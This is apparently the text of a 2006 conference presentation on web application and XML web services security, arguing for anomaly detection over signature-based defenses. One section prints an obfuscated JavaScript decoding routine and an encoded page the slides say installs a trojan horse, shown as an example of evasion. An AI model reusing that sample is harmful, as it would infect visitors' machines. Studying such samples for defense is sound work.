
Defense: Application Vulnerability Analysis and Request Inspection at Runtime

Two basic defense strategies:

1. Use tools to make applications more secure
2. Inspect Web Requests at Runtime for malicious content

Obviously, complementary. Difficult to make applications 100% airtight (or may not be under control by WebOps) and difficult to block every malicious request.

Application Vulnerability Analysis



Mal Engine
Generates:

1. Malformed Requests
2. Authentication Exploits
3. Authorization Exploits
4. Injection Attacks
5. Session Hijacking

JS/Wonka – Malicious JavaScript Obfuscation

- Obfuscation hides malicious intent of JavaScript
- Simple encoding using Unicode char values
- Attack through code injection or malicious web site
- Exploit often detected by signature of decoding routine
- ...but ... obfuscation is a best practice for not revealing business intelligence
- WebSense Security Labs crawl October 2005: 10,000 sites using malicious obfuscation

Exploit Using Obfuscation


Decoding Routine

```
<script language="javascript" >
function dF(s){
    var s1=unescape(s,
        substr(0,s.length-1));
    var t=' ';
    for (i=0;i<s1.length;i++)
        t += String.fromCharCode(
            s1.charCodeAt(i)-
            s.substr(s.length-1,1));
    document.write(unescape(t));
} </script>
```

HTML page which installs a trojan horse

```
<script language=javascript>
document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73'+ '%63%72%69%70%74%22%3E%66%75%6E%63%74%69%6F%6E%20%64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%73%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%73%63%72%69%70%74%3E' ));dF('%275Ejvon%275G%275Eogvc%2742eqpv%275F%2744vgzvljvon%275D%2742ejctugv%275Fykpfqyu/3473%2744%2742jvvr/gswkx%275F%2744Eqpv%2744V%7Brg%2744%275G%272F%272C%275Evgzvtgc%2742kf%275F%2744eqfg%2744%2742uv%7Bng%275F%2744fkurnc%7B%275Cpqp%275D%2744%275G%275Eqdlgev%2742uv%7Bng%275F%2744fkurnc%7B%275Cpqp%275D%2744%2742fcvc%275F%2782%2748%274532%3B%2748%274533%2748%274567%2748%2745327%2748%2745338%2748%2745337%2748%27457%3A%2748%274532%3B%2748%2745326%2748%2745338%2748%274532%3B%2748%274532%3A%2748%27457%3A%2748%2745324%2748%2745327%2748%274532%3A%2748%2745323%2748%27457%3A%2748%274569%2748%274569%2748%2745322%2748%27457%3A%2748%2745%3B4%2748%2745324%2748%2745333%2748%2745333%2748%274568%2748%274532%3B%2748%2745326%2748%2745338%2748%274555%2748%274558%2748%2745345%2748%2745%3A2%2748%274587%2748%2745%3A6%2748%274594%2748%2745347%2748%274569uv%7Bng%275C%275C1z0jvon%2782%2742v%7Brg%275F%2744vgzvlz/uetkrvngv%2744%275G%275E1qdlgev%275G%275E1vgzvtgc%275G%272F%272C%275Euetkrv%2742ncpiwc%275F%2744lcxuetkrv%2744%275Gfegwogpv0ytkvg%274%3Aeqfg0xcnwg0tgrnceg%274%3A1%277E%2746%279DRCVJ%279F1i%274Enqecv%274%3A2%274Enqecv%274%3A2%274Enqecv%274%3A2%2749pgyu0jvon%2749%274%3B%274%3B%274%3B%274%3B%275D%275E1uetkrv%275G%272F%272C%275E1jvon%275G2')
</script>
```

Metamorphic JavaScript Attacks



- JavaScript morphs – dynamically varying surface properties of virus – on each request
- Unlike binary morphing worm infinite possibilities for surface properties of attack
- Utterly defeats signature-based detection of decode routine or known JavaScript exploit


Web Application Traffic Runtime Anomaly Detection

- Obfuscation and metamorphic attacks defeat signature-based application security provided by IP Network Security devices
- Zero-day attacks defeat signature-based security
- Solution: Enforce correct application behavior; distinguish good from bad traffic at runtime (positive security model)
- Technique: Anomaly detection, learning through Bayesian analysis of representative traffic – e.g., how JavaScript modifies application parameters in legitimate requests

Web Services - It's Big

Web Services are being used Everywhere

- Interfaces to enterprise software: IBM, Microsoft, SAP, Oracle
- Financial exchanges, B2B replacing EDI
- As front-ends, breathing new life into legacy systems
- Web Apps
- Consumer browser-based apps: AJAX



Web Services Characteristics Impacting Security

service
Application
Presentation
Session
Transport
Network
DataLink
Physical

Functions as a protocol

- Lies “more or less” on top of the application layer 7, especially but not exclusively HTTP
- Encapsulates data
- Optional services: security, reliability, even routing
- Exists because application layer 7 is inadequate to support new applications that play on the network today

Differs from lower levels of protocol stack

- Complexity required by intra-application communication
- Degree of optionality
- No fixed-length fields
- Use of XML provides needed format flexibility

Web Service Attack ABCs

- XML headers are open to attacks.
- Breaking correct XML structure rules can constitute an effective DoS attack.
- Schema-conforming documents can harbor attacks.
- Unencrypted, plain text exposes business operation intelligence - a basis of tampering and “insider” attacks.
- Web Services and XML provide many new ways to mask traditional attacks such as SQL Injection.

Threat Mitigation Strategies

Check	Description	Perf Cost	Requires
XDoS Checks	Well-formed and sanity checks on structure against parsing attacks	Very Low	Policy
Anomaly Detection	Detects messages which deviate from statistical norm	Low	Training
XPath	Checks for specific constructs such as SOAP container	Medium	XPath rule sets
Schema Validation	Determines if message is a valid production of a known schema	High Cost	Effective Schemas
Content Signatures	Tests of content values and ranges	Very High Cost	App-specific rule sets

Why XML Schema Validation Alone is Not a Silver Bullet

XML Schema validation verifies that the input document conforms to the schema. This is a good check and can prevent many attacks. But it isn't a silver bullet ...

1. Many applications do not have schemas (e.g., Zimbra)
2. Most schemas allow optional fields and unlimited repetition. The set of schema valid documents is infinite – business valid much smaller. Attackers will exploit this.
3. Schema validation is costly. Schema validation can be its own XDoS.


Anomaly Detection in XML Threat Management (XTM)

1. Experience in IDS: most effective checking combines signature scanning and anomaly detection
2. Anomaly detection in XML is very different than IDS though; XML provides fine-grain “message topology” to derive statistical profile
3. XML Anomaly Detection is mathematically-based and has a low processing costs.
4. Catches schema-valid malicious content
5. Catches zero-day attacks
6. No signatures to create and update
7. Tiered approach: AD can positively vet the majority of the XML network traffic and send suspect messages for additional screening

Sandbox Principles

- When a network device parses XML it is at risk from attack and weaknesses specific to XML.
- SAX, DOM, and ad-hoc parsers all have known vulnerabilities and should be considered unsuitable for XML Threat Management (XTM).
- XTM must *check XML content before it can corrupt the* processing environment. It must provide an effective sandbox.
- XTM should be stateless and therefore immune from buffer overflow attacks.
- Hardware parsing generally is not at risk from all known XML-borne attacks.


Web Services Security XTM-Enabled



Concluding Thoughts

- Application Security is the new frontier of threats and evolving threat defense strategies
- Web Application technology and Web Services are converging, e.g., AJAX. In any case, the threats are thematically related
- Traditional signature-based techniques don't protect applications well; positive security models using anomaly detection are an emerging response

Is Port 80 an Open Door? Addressing New Web Application Security Risks



**INTEROP New York 2006
WebOps Conference**

Michael Leventhal
michael.leventhal@tarari.com